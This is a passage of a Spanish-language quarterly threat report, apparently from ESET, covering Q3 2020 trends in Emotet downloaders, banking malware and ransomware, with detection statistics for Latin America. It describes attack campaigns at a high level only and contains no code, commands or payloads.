En líneas generales, los otros tipos de detecciones de nuestro ranking se mantuvieron en sus mismas posiciones, aunque con una participación notablemente más baja. La proporción de detecciones de DOC disminuyó del 21% en el segundo trimestre a menos del 10% en el tercer trimestre. Se observó un patrón similar en el caso de las detecciones de JS, que bajaron del 13% (segundo trimestre) al 7% (tercer trimestre), seguido de las detecciones de Win, que disminuyeron del 11% a menos del 6% intertrimestral. Finalmente, los downloaders VBS bajaron del 8% a menos del 5%.

El principal responsable del aumento masivo de detecciones de VBA fue Emotet y su actividad renovada durante el tercer trimestre. Esta notoria cepa de malware se quedó en silencio a principios de año, solo para regresar en los últimos días de julio tras una pausa de cinco meses. La relación entre las detecciones de Emotet y VBA es claramente visible en sus tendencias de detección, donde ambas siguen una trayectoria casi idéntica.

La racha de inactividad de Emotet no fue la primera en sus años de funcionamiento. A fines de 2019, sus operadores se ausentaron inesperadamente y retomaron sus actividades en septiembre, justo a tiempo para la temporada de compras navideñas. Este año, la pausa duró un poco más de tiempo, desde febrero hasta fines de julio. Como Emotet no estuvo operando durante los primeros seis meses de la pandemia, no es de extrañar que su ***ola inicial*** [41] de spam contra organizaciones estadounidenses en agosto utilizara mensajes relacionados al tema del COVID-19.




Tendencia en la detecciones de downloaders VBA y Emotet en Q2 y Q3 de 2020, promedio móvil de siete días

Mientras que durante el tercer trimestre el mundo todavía se esforzó por encontrar una vacuna contra el coronavirus, los investigadores de ***Binary Defense*** [42] revelaron información sobre una "vacuna" que desarrollaron contra Emotet. Los especialistas explotaron un buffer overflow encontrado en el proceso de instalación del malware y crearon una utilidad que lo bloquea, con lo que se evita la infección. Esta utilidad se distribuyó silenciosamente a través de los Equipos de Respuesta ante Emergencias Informáticas (CERT) y la comunidad de seguridad de información durante 182 días hasta que los operadores de Emotet localizaron la falla, la corrigieron y neutralizaron la utilidad, con lo que reanudaron sus operaciones maliciosas en julio de 2020.

Es interesante observar que, tras el regreso de Emotet, hubo un aumento en la frecuencia de las actualizaciones del código del downloader. Antes de la pausa de febrero a julio, los operadores actualizaban el binario una o dos veces al mes. Tras la pausa, el número de cambios se ha duplicado y también se ha vuelto más regular: se detecta aproximadamente una vez por semana.

Zoltán Rusnák, Analista de Malware de ESET

También se ha visto que los operadores de Emotet han estado utilizando un nuevo tipo de plantilla para sus archivos adjuntos llamada ***Red Dawn*** [43]. Por lo general, se trata de documentos de Word comprometidos que contienen una etiqueta negra de Office 365 en la parte superior para indicar que fueron creados en un dispositivo iOS, y buscan manipular a las víctimas para que habiliten macros maliciosas. El 25 de agosto, Emotet actualizó esta plantilla, que comenzó a mostrar una etiqueta roja de Office 365 con el logotipo de Microsoft, abandonando la táctica de iOS.



*Nueva plantilla de archivo adjunto "Red Dawn" de Emotet (Fuente de la imagen: **BleepingComputer.com** [44])*

Otra plantilla que se ***observó recientemente*** [45] lleva un logotipo de Windows 10 Mobile, lo cual es bastante desventajoso para los atacantes, ya que Microsoft canceló el soporte para este sistema operativo en enero de 2020 y, por lo tanto, puede generar sospechas incluso si lo reciben usuarios menos capacitados.

Malware bancario


Qbot reemplazó a TrickBot como payload de Emotet mientras el volumen de malware bancario continúa disminuyendo.

El malware bancario ha ido perdiendo fuerza lentamente desde principios del segundo trimestre y siguió decreciendo durante el tercero. El número total de detecciones de malware bancario se ha reducido en alrededor del 16%, sin picos notables ni caídas significativas.


Aunque la lista de las 10 principales familias se reorganizó durante el tercer trimestre, la más dominante sigue siendo JS/Spy.Banker, una detección que abarca diversos scripts maliciosos diseñados para robar los datos de las tarjetas de crédito de las víctimas y otra información personal. Su porcentaje ha disminuido ligeramente del 63% en el segundo trimestre al 59% en el tercero. La novedad entre los primeros puestos fue la familia Qbot, que creció un notable 108% en el tercer trimestre. Este aumento probablemente tenga que ver con que Qbot se convirtió en uno de los payloads del downloader Emotet.

La telemetría de ESET confirmó esta "rivalidad". Hasta fines del segundo trimestre, TrickBot mantuvo tasas de detección constantes con rachas ocasionales más silenciosas, así como caídas y picos en las detecciones. Sin embargo, tras *la vuelta de Emotet en julio* [46], sus números comenzaron a disminuir para ser superados por Qbot a mediados de agosto.


TrickBot terminó el tercer trimestre con una caída del 20% en el volumen de detección. Sin embargo, como las detecciones disminuyeron en toda la categoría en general, igualmente pasó de la octava a la sexta posición, con Qbot en el séptimo lugar, justo detrás.



Las 10 principales familias de malware bancario en Q3 de 2020 (% de detecciones de malware bancario)



Tendencia en la detección de malware bancario en Q2 y Q3 de 2020, promedio móvil de siete días




Tendencia en la detección de TrickBot yQbot VBA en Q2 y Q3 de 2020, promedio móvil de siete días

Malware bancario en Latinoamérica

Diversas familias de malware bancario mantienen actividad en Latinoamérica.

En el tercer trimestre de 2020, la mayor cantidad de detecciones correspondieron a JS/Spy.Banker (50,1%), un banker escrito en JavaScript, seguido de Win/Spy.Banker (8,1%), Win/Spy.Vadokrist (5,9%), MSIL/ClipBanker (5,4%) y Win/Spy.Casbaneiro (3,7%).




Ransomware

A medida que nuevos atacantes intentan sumarse al escenario abarrotado del doxing, ya hubo una fatalidad relacionada directamente a un incidente de ransomware.


La telemetría ESET muestra una disminución de casi un 20% en la actividad de ransomware en el tercer trimestre. Incluye principalmente familias que se difunden en forma masiva a través de campañas de correo electrónico y solo un número muy limitado de ataques dirigidos que se aprovechan del protocolo RDP mal configurado. El caso más vívido propagado por correo electrónico fue documentado en Francia y distribuía Trojan.MSIL/Filecoder.ABC. Según la información ***disponible públicamente*** [47], el ataque, denominado JobCrypter, utilizaba el ejecutable "successeded.exe" y se hacía pasar por una solicitud de empleo o el CV de un solicitante.

En cuanto a las 10 principales familias detectadas por la telemetría de ESET, Win/Filecoder.WannaCryptor, con sus características de gusano, lideró la categoría ya que abarcó más del 52 % de las detecciones. Como ocurrió en trimestres anteriores, estas detecciones (al igual que las de Win/Filecoder.GandCrab) estaban vinculadas a hashes conocidos que continuaron propagándose en redes desactualizadas de mercados menos desarrollados.

La familia Win/Filecoder.Crysis ocupó el segundo lugar con un 6,6%, seguida de Win/Filecoder.Phobos con un 4,7% de las detecciones. Win/Filecoder.Avaddon se unió al ranking de familias más notables del tercer trimestre, en particular debido a una ***campaña de Nemucod*** [48] en Japón. Los informes públicos también muestran que en el tercer trimestre Avaddon pasó a un nuevo nivel, ya que se sumó a



Los 10 principales familias de ransomware en Q3 de 2020 (% de detecciones de ransomware)



Tendencia en la detección de ransomware en Q2 y Q3 de 2020, promedio móvil de siete días


la práctica del doxing, engañando a las víctimas, robando información y difundiendo sus datos en un sitio de publicación de fugas lanzado recientemente.

El grupo Maze, pionero en la táctica del doxing, ocupó el duodécimo lugar en el tercer trimestre. Pero si se combina con las detecciones de otros afiliados a su "cartel", LockBit y RagnarLocker, la familia sube de rango a la novena posición.

Es evidente que la cooperación entre los miembros del cartel es cada vez más estrecha, ya que ***Maze tomó prestado*** [49] de RagnarLocker su enfoque sigiloso y el cifrado de datos de las víctimas dentro de máquinas virtuales. La principal diferencia fue que Maze usó una máquina virtual Windows 7 mucho más grande en lugar del típico Windows XP de RagnarLockers.

En el tercer trimestre, un nuevo miembro se unió al cartel de Maze: SunCrypt. La telemetría de ESET detecta esta familia como el troyano PowerShell/Kryptik.AX y Win32/Filecoder.ODM. Sus operadores han agregado una nueva técnica a su compilación: los ataques de DDoS a los sitios web de las víctimas con el objetivo de obligarlas a reanudar las negociaciones.

La banda Sodinokibi/REvil aprovechó el tercer trimestre para ***reclutar nuevos afiliados*** [50]. Para demostrar la rentabilidad de su ransomware como servicio, los operadores depositaron cerca de un millón de dólares en bitcoins en su cuenta. Estos fondos son visibles para los otros miembros del foro clandestino y se pueden utilizar para intercambiar servicios ilícitos o datos robados.



Los operadores de SunCrypt agregaron una nueva táctica a su arsenal de extorsión: los ataques DDoS al sitio web de la víctima

La caída observada en los ataques de ransomware de difusión masiva se puede atribuir al mayor éxito de los ataques dirigidos combinados con otras tácticas, como el doxing o el ataque DDoS a los sitios web de las víctimas. El depósito de 99BTC de Sodinokibi en un foro de la Dark Web de habla rusa demuestra el atractivo financiero de este modelo de negocio.


Igor Kabina, Ingeniero Senior de Detección de ESET

Otros jugadores de alto perfil que buscan hacerse un lugar en la escena ya saturada del ransomware son, entre otros:

- Conti. Según los informes, esta familia reemplaza a Ryuk, una conocida familia de ransomware que a menudo se encuentra como payload al final de la cadena de infección de Emotet y TrickBot. Conti utiliza su propio sitio para publicar información confidencial robada.
- Grupo OldGremlin (con ransomware TinyCryptor). Este grupo de ciberdelincuentes ha sido ***descrito por Group-IB*** [51] y fue identificado como el autor de varios ataques de ransomware contra empresas en Rusia y países de la ex Unión Soviética.

El tercer trimestre también trajo más pruebas de las habilidades técnicas de estos actores de ransomware de alto perfil. Como se describe en una ***publicación en el blog de SenseCy*** [52], los operadores detrás de CLOP, DoppelPaymer, el cartel de Maze, Nephilim y Sodinokibi estuvieron aprovechando vulnerabilidades recientemente publicadas en dispositivos de acceso remoto de Citrix y productos de Pulse Secure. En algunos casos, los incidentes ocurrieron incluso antes de que los fabricantes tuvieran la oportunidad de lanzar parches para su software o hardware.

Un análisis más detenido de las cuatro vulnerabilidades mencionadas en el blog (CVE-2019-19781, CVE-2019-11510, CVE- 2012-0158, CVE-2018-8453) muestra que las vulnerabilidades de 2012 y 2018 se han aprovechado solo en un número muy limitado de ocasiones.



Tendencia de clientes únicos que informan intentos de ataques que explotan vulnerabilidades que se sabe que fueron aprovechadas por familias de ransomware de alto perfil en Q2 y Q3 de 2020, promedio móvil de siete días

La vulnerabilidad CVE-2019-19781 afecta a los dispositivos Citrix y, dado que estos dispositivos no admiten productos de seguridad externos, los intentos de aprovechamiento de esta vulnerabilidad se documentarán en menor cantidad o directamente no se documentarán. La única de las cuatro fallas que la telemetría de ESET detectó como "más prominente" entre los ciberdelincuentes fue la vulnerabilidad CVE-2019-11510 de Pulse Secure Connect. Cada día, cientos de clientes únicos informaron intentos de ataque en los que se intentaba aprovechar esta vulnerabilidad.


Cabe destacar que las cuatro fallas, incluyendo la vulnerabilidad CVE-2019-11510, pueden considerarse vectores menores en comparación con el volumen de ataques por fuerza bruta contra el protocolo RDP o los números de detección observados para EternalBlue y BlueKeep.

De todas formas, se ha identificado un ***ataque de ransomware*** [53] que aprovechó la vulnerabilidad corregida CVE-2019-19781 de Citrix y que terminó provocando una fatalidad. Debido al cifrado de los sistemas en el Hospital Universitario de Düsseldorf de Alemania como consecuencia de un ataque de ransomware, una paciente que corría riesgo de vida tuvo que ser trasladada a otra instalación, lo que finalmente provocó su muerte. Cuando la policía, que investigaba el caso como ***homicidio*** [54], explicó que el ataque de ransomware había afectado un hospital, la banda de cibercriminales proporcionó las claves de descifrado. El tercer trimestre también fue testigo de uno de los ***ataques de ransomware más grandes*** [55] hasta la fecha, cuando Ryuk cifró los sistemas informáticos en cientos de sedes del sistema hospitalario Universal Health Services (UHS) en los Estados Unidos.

Ransomware en Latinoamérica

El malware diseñado para el secuestro de información continua activo en Latinoamérica.

WannaCry o WannaCryptor (70,1%) ocupa la primera posición de las familias de ransomware con el mayor porcentaje de detección en Latinoamérica durante el tercer trimestre de 2020, seguido de las familias Crysis (7,3%), Phobos (3,8%), CryptoWall (1,9%) y STOP (1,8%). Destaca el importante incremento en las detecciones de WannaCry de un periodo a otro.



